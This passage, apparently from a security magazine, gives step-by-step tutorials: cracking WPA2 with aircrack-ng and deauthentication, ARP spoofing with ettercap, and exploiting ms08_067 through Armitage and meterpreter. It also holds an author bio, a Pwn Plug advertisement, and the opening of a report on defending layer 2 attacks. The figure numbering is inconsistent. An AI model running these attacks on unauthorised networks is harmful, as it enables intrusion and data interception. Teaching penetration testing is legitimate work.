


Figure 64. Wi-fi Network Tutorial VIII

- Patience with the command line. This is a ten-step process that requires typing in long, arcane commands and waiting around for your Wi-Fi card to collect data in order to crack the password. Like the doctor said to the short person, be a little patient.

Crack That WPA2 PSK

Step 1

To crack WPA2 PSK, you'll need to launch Konsole, BackTrack's built-in command line. It's right there on the taskbar in the lower left corner, second button to the right. Now, the commands.

First run the following to get a list of your network interfaces: (Figure 51).

The only one I've got there is labeled wlan0. Yours may be different; take note of the label and write it down. From here on in, substitute it in everywhere a command includes (interface).

Step 2

Now, run the following four commands. See the output that I got for them in the Figure 52.

Step 3

Figure 53.

Step 4

Figure 54.

Step 5

Figure 55.

Step 6

Now it's time to pick your network. Run: Figure 56. Enter `airodump-ng mon0`, `airodump` will scan for APs but will not save any data. We are looking for our AP's channel and BSSID. Once you have it, stop the process (Figure 57).

Step 7

Enter `airodump-ng -c 11 -w wpa2cisco -bssid 98:FC:11:61:5A:50 mon0` (Figure 58).

Step 8

Open a new Terminal: Enter `aireplay-ng -0 5 -a 98:FC:11:61:5A:50 -c 5C:59:48:73:CC:31 mon0`, `aireplay` will send 5 deauthentication packets to the station. Repeat `aireplay` until `airodump` captures the handshake. Once captured, stop all processes (Figure 59).

Step 9

Enter `aircrack-ng -w /backtrack/passwords/john/password.lst wpa2cisco-01.ivs, -w` is the location of your dictionary file, I am using the one included with BT (Figure 60).

****We have successfully cracked WPA2 PSK KEY****



Figure 71. Sniffing Via Ettercap VII

the command interface can be `eth0 "ettercap -Tqi eth0 -M ARP: REMOTE // //"` (Figure 68)

Wait until there is an entry like this:) ... (Figure 69)

*****NOW YOU HAVE SUCCESSFULLY CAPTURED HTTPS DATA***** PACKETS

BackTrack Tool: Armitage

Armitage is the GUI based tool for Metasploit, that shows the targets, exploits in the framework.

Features of Armitage

- With Armitage you can scan all the alive host on the network.
- Armitage recommends exploits and will optionally run active checks to tell you which exploits will work.
- If these options fail, use the Hail Mary attack to unleash Armitage's smart automatic exploitation against your targets.




Figure 72. Find the Exploits with Armitage I




Figure 73. Find the Exploits with Armitage II




Figure 73. Find the Exploits with Armitage III

- When you successfully exploit the target, With the click of a menu you will escalate your privileges, log keystrokes, browse the file system, and use command shells.

Requirements

- Backtrack 5 (You can download Backtrack 5 Here)
- MySQL / PostgreSQL
- Java
- Metasploit All this requirement already included in Backtrack 5, if you want the latest update, just run `apt-get update`.

Cyber Attack Management

Armitage organizes Metasploit's capabilities around the hacking process. There are features for discovery, access, post-exploitation, and maneuver. This section describes these features at a high-level, the rest of this manual covers these capabilities in detail (Figure 70).

Armitage's dynamic workspaces let you define and switch between target criteria quickly. Use this to segment thousands of hosts into target sets. Armitage also launches scans and imports data from many security scanners. Armitage visualizes your current targets so you'll know the hosts you're working with and where you have sessions.



Figure 74. Find the Exploits with Armitage IV




Figure 75. Find the Exploits with Armitage V

Armitage recommends exploits and will optionally run active checks to tell you which exploits will work. If these options fail, use the Hail Mary attack to unleash Armitage's smart automatic exploitation against your targets.

Once you're in, Armitage exposes post-exploitation tools built into the Meterpreter agent. With the click of a menu you will escalate your privileges, log keystrokes, dump password hashes, browse the file system, and use command shells.




Figure 76. Find the Exploits with Armitage VII




Figure 77. Find the Exploits with Armitage VII




Figure 78. Find the Exploits with Armitage VIII

Armitage makes it trivial to setup and use pivots. You'll use compromised hosts as a hop to attack your target's network from the inside. Armitage uses Metasploit's SOCKS proxy module to let you use external tools through your pivots. These features allow you to maneuver through the network.

The rest of this manual is organized around this process, providing what you need to know in the order you'll need it.




Figure 79. Find the Exploits with Armitage IX




Figure 80. Find the Exploits with Armitage X




Figure 81. Find the Exploits with Armitage XI

Step 1: Open Armitage on Backtrack 5

Click on *Backtrack>Exploitation Tools>Network Exploitation Tools>Metasploit Framework>Armitage*.

See the Figure 71 for more details how to open Armitage in Backtrack 5 r2.

Step 2: Connect Armitage

Click on the connect Button. See the Figure 72 for more details.




Figure 82. Find the Exploits with Armitage XII




Figure 83. Find the Exploits with Armitage XIII




Figure 84. Find the Exploits with Armitage XIV

Step 3: Connecting Armitage

It takes few minutes to connect. So have some patience (Figure 73).

Step 4: Armitage Window

Here is your Armitage window shown Figure 74.

Armitage has 3 panels

- **TARGET PANEL:** It represents the computer IP address and other information.
- **MODULE PANEL:** It shows the auxiliary, exploit, payload and post.
- **TABS PANEL:** Armitage opens each dialog, console, and table in a tab below the module and target panels. Click the X button to close a tab (Figure 75).

Step 5: Find the alive host on the Network

- In this step we have to search for the host.
- Under the Nmap Scan, select the *option>Quick Scan (OS detect)*




Figure 85. Find the Exploits with Armitage XV




Figure 86. Find the Exploits with Armitage XVI

- See the below image for more details (see Figure 76)
- Here you have to enter the scan range.
- Here 192.168.109.0/24 this is class C range.
- Example image shown Figure 77.
- Your Scan is complete now.
- If the Nmap scan find the alive host, then it will be shown on your Target Panel.
- See the Figure 78 for more details.




Figure 87. Find the Exploits with Armitage XVII




Figure 88. Find the Exploits with Armitage XVII



Figure 89. Find the Exploits with Armitage XIX

Step 6: Finding Attacks

- Click on the *Attacks>Find Attacks*.
- It will find the most suitable attack for host shown in the Target Panel.
- See the image shown Figure 79.

When attack analysis finished, it informs with a message shown in the Figure 80.




Figure 90. Find the Exploits with Armitage XX




Figure 91. Find the Exploits with Armitage XXI




Figure 92. Find the Exploits with Armitage XXII

Step 7: Set the vulnerability

- Right click on the host
- Click on smb
- Select the ms08_067_netapi vulnerability (Figure 81).
- Click on the checkbox – Use a reverse connection.
- Now click on the Launch Button (Figure 82).

Step 8

If the target host is vulnerable then its color changes to red. That means we can attack into the computer system (Figure 83). The above image shows the meterpreter shell.

Examples Of Armitage

Example 1: Opening Command Shell

Right click on the host>Meterpreter1>Interact>Command Shell (Figure 84).

- Here is the command shell open in the Tab panel
- See the Figure 85 for more details.

Type 'dir' in the shell and you can see the remote system directories. For more details see the Figure 86.




Figure 93. Find the Exploits with Armitage XXII

This example shows the system information. Type the system info in the command shell (Figure 87).

Example 2: Take a Screenshot of Remote Desktop

- Click on the Meterpreter2>Explore>Screenshot
- See the image for more details
- Next image shows the result (Figure 88).
- Here it is the screenshot of the remote desktop (Figure 89).

Example 3: Browse Files

- Right click>Meterpreter2>Explore>Browse Files
- Once you click in the Browse files, it will browse all the remote files in a tab
- See the Figure 90
- Output: Browse Files (Figure 91)

Example 4: Show processes running on the Remote Machine

Right click>Meterpreter2>Explore>Show Processes (Figure 92). Here is the output shown Figure 93.

****Successfully we have used Armitage****

VIKAS KUMAR | ETHICAL HACKER | SPEAKER



VIKAS KUMAR (ISHAN) is one of the leading computer security experts available in India. VIKAS KUMAR born on 26 July 1990 in a town called Meerut, UP (India). VIKAS KUMAR started his Group "hackers4u" on Facebook in year 2010 and in two years he bangs the World Wide Web

with good computer ethical hacking articles and going to launch the website on Cyber Security & Ethical Hacking and working with a Anti-Hacking Community "I-hackers4u".

The 22 year old guy have the capability to compete with the people best in the business so called "Ethical Hacking".
Workshops and Seminars: VIKAS KUMAR have trained more than 550 people from all around the world, from countries like Thailand, Australia, Canada, Ghana, United States, South Africa, China, Malaysia, Singapore, Oman, Yemen, Indonesia, Korea, Iran and etc. www.cyber-hunt.com

Blog: www.hackyourdreams.webs.com


LinkedIn Profile: https://www.linkedin.com/profile/view?id=71569482&trk=tab_pro. **Facebook:** <https://www.facebook.com/hackers4u>. **Orkut:** <https://www.orkut.com/Main#Profile?uid=7581821977129211672>. **Email ID:** vikas_ind2008@yahoo.in; cyberhunt2012@gmail.com

The Industry's First Commercial Pentesting Drop Box.

THE Pwn Plug.



Air Freshener?



Printer PSU?
...nope



FEATURES:

- ★ Covert tunneling
- ★ SSH access over 3G/GSM cell networks
- ★ NAC/802.1x bypass
- ★ and more!



PWNIE EXPRESS

@pwnieexpress.com

Discover the glory of
Universal Plug & Pwn

t) @pwnieexpress **e)** info@pwnieexpress.com **p)** 802.227.2PWN

Defending Layer 2 Attacks

Security has been a major concern in today's computer networks. There has been various exploits of attacks against companies, many of the attacks cost companies their reputation and cost them millions of pounds. Many attacks are implemented using inside knowledge from previous and even current employees.

The attacks are mainly due to poor network configurations which leave vulnerabilities on the network. This report will investigate common layer 2 attacks such as VLAN hopping, ping of death, password brute force, SYN attack and MAC spoofing. VLAN hopping, password brute force attacks and MAC spoofing are all used to gain unauthorized access on a network. Many of the attacks are due to default settings implemented on a network device.

Introduction

Problem Definition

The Information Technology Security sector contains vast amounts of different threats to a company's network. There are many possible potential threats that can be made within a network such as retrieving unencrypted and encrypted passwords across the network, and also retrieving vital company information. These threats are generally due to novice employees and weak network architecture. Most threats nowadays can be exploited due to un-patched servers, un-patched client/software, weak security settings, unsecure network devices, and even untrained employees.

The Information Technology security market demands for more secure networks are high. Businesses will spend more money securing their networks because this would control unauthorised access to vital information and also cut down the loss of money from an unsecure network. This project will evaluate network attacks and implement a new secure network design.

Rationale

The project values include finding different weaknesses that companies commonly suffer from. Whenever a

company suffers from security threats this would mean the company's confidential information are at risk. This increases the money lost from data losses or hacking, therefore companies must reduce this risk.

This project will involve implementing a network design and test to find different weaknesses. Once the weaknesses have been found, a new network design will need to be implemented by using the results from the previous test to countermeasure the security threats.

Aims and Objectives

Aims

The aim of this project is to conduct network security analysis using existing software with the purpose of discovering weaknesses within a network environment. By using results from tests, a new secure network design is to be implemented.

Objectives

The objectives in this project will determine how the project will be completed and how the aim will be achieved.

- Research and discussion into security issues: MAC spoofing, VLAN hopping and DoS attacks.
- Extensive research into Linux Backtrack 3 operating system.
- Use Linux Operating System Backtrack 3 to test vulnerabilities.
- Research into CEH (Certified Ethical Hacking) certification.
- Implement network design without security and test.

- Implement new network design to countermeasure vulnerabilities and retest network.

Introduction

As technology increases as does the need for further protection within a network. The use of new technologies is used to penetrate networks with new discovered vulnerabilities.

Turner (2008) stated that 'Today's attackers entice their victims to come to them. Hackers and cybercriminals compromise trusted websites or applications; then, when a user visits that site or uses that application, the attacker is able to compromise the user's computer'.

This statement by Turner indicates that many hackers are not particularly interested in hacking a user's computer or an organization's network. An attacker wants the victims to come to them by publishing websites to trick users into interacting with that site, such as downloading files which may contain Trojans or redirecting users to another site. In each scenario, the attacker is able to compromise data from a user.

As the Information Technology security sector is huge, this report will look in depth into specific well known attacks such as VLAN hopping, MAC spoofing, DoS attacks; password brute force, ping of death and SYN attacks. The need for network security cannot be expressed enough. Many companies and home users expect their networks to be secure from future and newer attacks. This is not the case because of technology growth. Another problem encountered is inside threats.

Drab (2006) stated that 'Many organizations do not realize the threat posed by trusted employees who are setting aside the company's interests for their own gain.'

This statement explains that many employees would or allow others to gain unauthorized access to vital company information for the benefit of his or her interest. The attacker may alter information or use the information to implement other attacks.

CEH (Certified Ethical Hacking)

The CEH (*Certified Ethical Hacking*) is a certificate programme for employees who intend to conduct authorized penetration testing within a company network to find security vulnerabilities. Penetration testing is important within a company network because vulnerabilities should be discovered before they are discovered outside of the organization. CEH ethical hacking and countermeasure certification involves an enormous range of topics such as footprinting, scanning, enumeration, system hacking, Trojans and backdoors, sniffers, DoS and so on. As the extent of this certification is huge, this project will concentrate on the topics such as network sniffers, denial of service, system hacking, physical security, corporate espionage by insiders and security policies.

Network Sniffing

The main purpose of network sniffers is to retrieve username/password, credit card details, vital company information, and so on.

Network sniffing can generally be associated by the 'Man-in-the-middle' scenario (see Figure 1 – Man in the Middle). The man-in-the-middle scenario is best demonstrated by an open session between two end devices in which an attacker would be deployed in between the devices while the session is open. The attacker uses sniffer software to capture packets sent and received from both devices. The most vulnerable protocols that are usually sniffed by the software are HTTP, SMTP, NNTP, POP, FTP, and IMAP. These protocols send passwords over the network media in clear text where the attacker's software can easily intercept the data and read without decrypting the packets.

There are two types of sniffing methods on a network; the first type is referred to as 'Passive sniffing'. Passive sniffing is generally done when an attacker uses the software to sniff network traffic through a hub device. The other type is referred to as 'Active sniffing'. Active

